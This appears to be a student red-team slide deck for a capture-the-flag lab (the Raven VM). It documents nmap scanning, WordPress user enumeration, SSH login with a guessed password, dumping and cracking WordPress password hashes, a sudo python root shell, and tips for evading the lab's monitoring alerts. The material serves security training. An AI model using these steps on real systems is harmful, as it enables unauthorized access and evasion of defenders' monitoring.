

# X-CORP Red Team: Security Assessment

*Security Engineering: CSIRT Division*  
Attack, Defense & Analysis of X-CORP'S Network

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
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# Network Topology & Critical Vulnerabilities

# Network Topology



## Network

Address Range:  
192.168.1.0/24  
Netmask: 255.255.255.0  
Gateway: 192.168.1.1

## Machines

IPv4: 192.168.1.90  
OS: Linux  
Hostname: Kali  
Role: Attack Machine

IPv4: 192.168.1.110  
OS: Linux  
Hostname: Target 1  
Role: Target Machine

IPv4: 192.168.1.115  
OS: Linux  
Hostname: Target 2  
Role: Target Machine

IPv4: 192.168.1.100  
OS: Linux  
Hostname: ELK  
Role: Network Monitoring

# Recon: Describing the Target

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Nmap identified the following hosts on the network:

| <b><i>Hostname</i></b>        | <b><i>IP Address</i></b> | <b><i>Role on Network</i></b>                         |
|-------------------------------|--------------------------|---|
| Azure Hyper-V ML-REFVM-684427 | 192.168.1.1              | Host Machine  |
| Kali                          | 192.168.1.90             | Attack Machine  |
| Target Machine 1              | 192.168.1.110            | Target Machine  |
| Target Machine 2              | 192.168.1.115            | Second target machine                                 |
| ELK                           | 192.168.1.100            | ELK machine that hosts Kibana & Elasticsearch Watcher |

# Critical Vulnerabilities: Target 1

Assessment uncovered the following critical vulnerabilities in **Target 1**.

| Vulnerability                  | Description  | Impact   |
|--------------------------------|--|--|
| Unfiltered Web Port (Port 80)  | Port 80 is commonly used for web communication and if left open and unsecure, it can allow public access.                        | Allows web server access.                            |
| Unfiltered SSH Port ( Port 22) | Port 22, also known as the secure shell port, allows a user to remotely connect to another machine via remote command execution. | SSH into target machine with discovered credentials. |
| User Enumeration               | Web application vulnerability that allows attackers to use bruteforce techniques to validate users on a network.                 | Enumerate a list of users to target.                 |

# Critical Vulnerabilities: Target 1

Assessment uncovered the following critical vulnerabilities in **Target 1**.

| <b>Vulnerability</b>                 | <b>Description</b>  | <b>Impact</b>   |
|--------------------------------------|---|---|
| Weak User Credentials                | Short names, first name, or any simple combinations.  | Password is easy to obtain through social engineering.        |
| Misconfigured Security Controls      | Improper controls are implemented leaving systems vulnerable to exploits.                               | Allows unauthorized access.                                   |
| Confidential Data Improperly Secured | Confidential data, such as user login information, is easily accessible to the public with no security. | Database server authentication information easily accessible. |

# Exploits Used

# Exploitation: Open Web Port (Port 80)

- Network scan shows:
  - IP addresses & ranges
  - Open ports
    - Ports 80 – Web Access
    - Port 22 – SSH
    - Port 111 – RPC
    - Port 139 – NetBIOS
    - Port 445 – SMB
  - Running services & versions
    - WordPress
  - Access to web servers

```
root@Kali:~# nmap -sX 192.168.1.0/24
Starting Nmap 7.80 ( https://nmap.org ) at 2021-06-02 18:17 PDT
Nmap scan report for 192.168.1.1
Host is up (0.00040s latency).
All 1000 scanned ports on 192.168.1.1 are open|filtered
MAC Address: 00:15:5D:00:04:0D (Microsoft)
```

```
Nmap scan report for 192.168.1.110
Host is up (0.0011s latency).
Not shown: 995 closed ports
PORT      STATE      SERVICE
22/tcp    open|filtered ssh
80/tcp    open|filtered http
111/tcp   open|filtered rpcbind
139/tcp   open|filtered netbios-ssn
445/tcp   open|filtered microsoft-ds
MAC Address: 00:15:5D:00:04:10 (Microsoft)
```

```
root@Kali:~# nmap -sV 192.168.1.110
Starting Nmap 7.80 ( https://nmap.org ) at 2021-06-05 10:10 PDT
Nmap scan report for 192.168.1.110
Host is up (0.0011s latency).
Not shown: 995 closed ports
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
80/tcp    open  http         Apache httpd 2.4.10 ((Debian))
111/tcp   open  rpcbind     2-4 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
MAC Address: 00:15:5D:00:04:10 (Microsoft)
Service Info: Host: TARGET1; OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

# Exploitation: User Enumeration - WordPress Website

- Exploit identified
  - WPSCAN
  - wpSCAN --url http://192.168.1.110/wordpress --enumerate u

```
[i] User(s) Identified:  
[+] steven  
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)  
| Confirmed By: Login Error Messages (Aggressive Detection)  
[+] michael  
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)  
| Confirmed By: Login Error Messages (Aggressive Detection)
```

# Exploitation: Unfiltered SSH Port (Port 22)

- SSH into target machine – SSH Michael@192.168.1.110
- Brute force password
  - Password: “michael”
- Granted user access

```
root@Kali:~# ssh michael@192.168.1.110
michael@192.168.1.110's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.

You have new mail.

Last login: Thu Jun  3 11:46:44 2021 from 192.168.1.90
michael@target1:~$ █
```

# Exploitation: Weak User Credentials

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- Login with Michael's account
  - Michael's username & password are "michael"
- Locate DB authentication information for accessing SQL
  - "wp-config.php" file contains admin credentials
  - Login with discovered admin credentials into SQL database

```
michael@target1:/var/www/html$ grep flag1 service.html  
    ← flag1{b9bbcb33e11b80be759c4e844862482d} →
```

```
michael@target1:~$ cat /var/www/flag2.txt  
flag2{fc3fd58dcad9ab23faca6e9a36e581c}
```

# Exploitation: Confidential Data Improperly Secured

- DB server file “wp-config.php” not secured
- Dump the wp\_user table
- Crack the passwords

```
mysql> select * from wp_users
    → ;
+-----+-----+-----+-----+-----+-----+-----+-----+
| ID | user_login | user_pass          | user_nicename | user_email        | user_url | user_registered | user_activation_key |
+-----+-----+-----+-----+-----+-----+-----+-----+
| 1  | michael    | $P$BjRvZQ.VQcGZlDeiKToCQd.cPw5XCe0 | michael      | michael@raven.org |         | 2018-08-12 22:49:12 | 
|   |           | 0 | michael                         |               |                   |           |                     |
| 2  | steven     | $P$Bk3VD9jsxx/loJoqNsURgHiaB23j7W/ | steven      | steven@raven.org |         | 2018-08-12 23:31:16 | 
|   |           | 0 | Steven Seagull                  |               |                   |           |                     |
+-----+-----+-----+-----+-----+-----+-----+-----+
2 rows in set (0.00 sec)
```

Proceeding with incremental:ASCII  
pink84  
(steven)

# Exploitation: Misconfigured Security Controls

- Privilege escalation without password (sudo python)
  - Root shell access
  - ***Recommendation:***
    - *Steven's account should not have had access to run python with sudo and no password.*

```
$ sudo python -c 'import os; os.system("bash")'
root@target1:/home/steven# cd
root@target1:~# ls
flag4.txt
root@target1:~# cat flag4.txt
-----
| _ _ \
| | \ /_ -- ----- --
| // _ \ \ \ / / _ \ ' _ \
| | \ \ G | | \ v / _ / | | |
\| \ \_,_| \ \ \ \_\_|_|_|_|
```

flag4{715dea6c055b9fe3337544932f2941ce}

CONGRATULATIONS on successfully rooting Raven!

# Avoiding Detection

# Stealth Exploitation of Open Web Port

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## ***Monitoring Overview***

- HTTP Request Size Monitor Alert
- Sum of request bytes exceed 3500 per minute
- Alert triggered after 3500 bytes

## ***Mitigating Detection***

- Enumerating is noisy
- Alert is reliable, but can generate false positives

# Stealth Exploitation of Enumeration

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## ***Monitoring Overview***

- Excessive HTTP Errors Alert
- Top 5 response status code surpasses 400 every 5 minutes

## ***Mitigating Detection***

- How can you execute the same exploit without triggering the alert?
  - Stagger attempts
- Are there alternative exploits that may perform better?
  - XML-RPC Exploitation
  - Cloudflare Protection Bypass
  - Vulnerability & Intrusive tools: Metasploit & Burp Suite

# Questions?

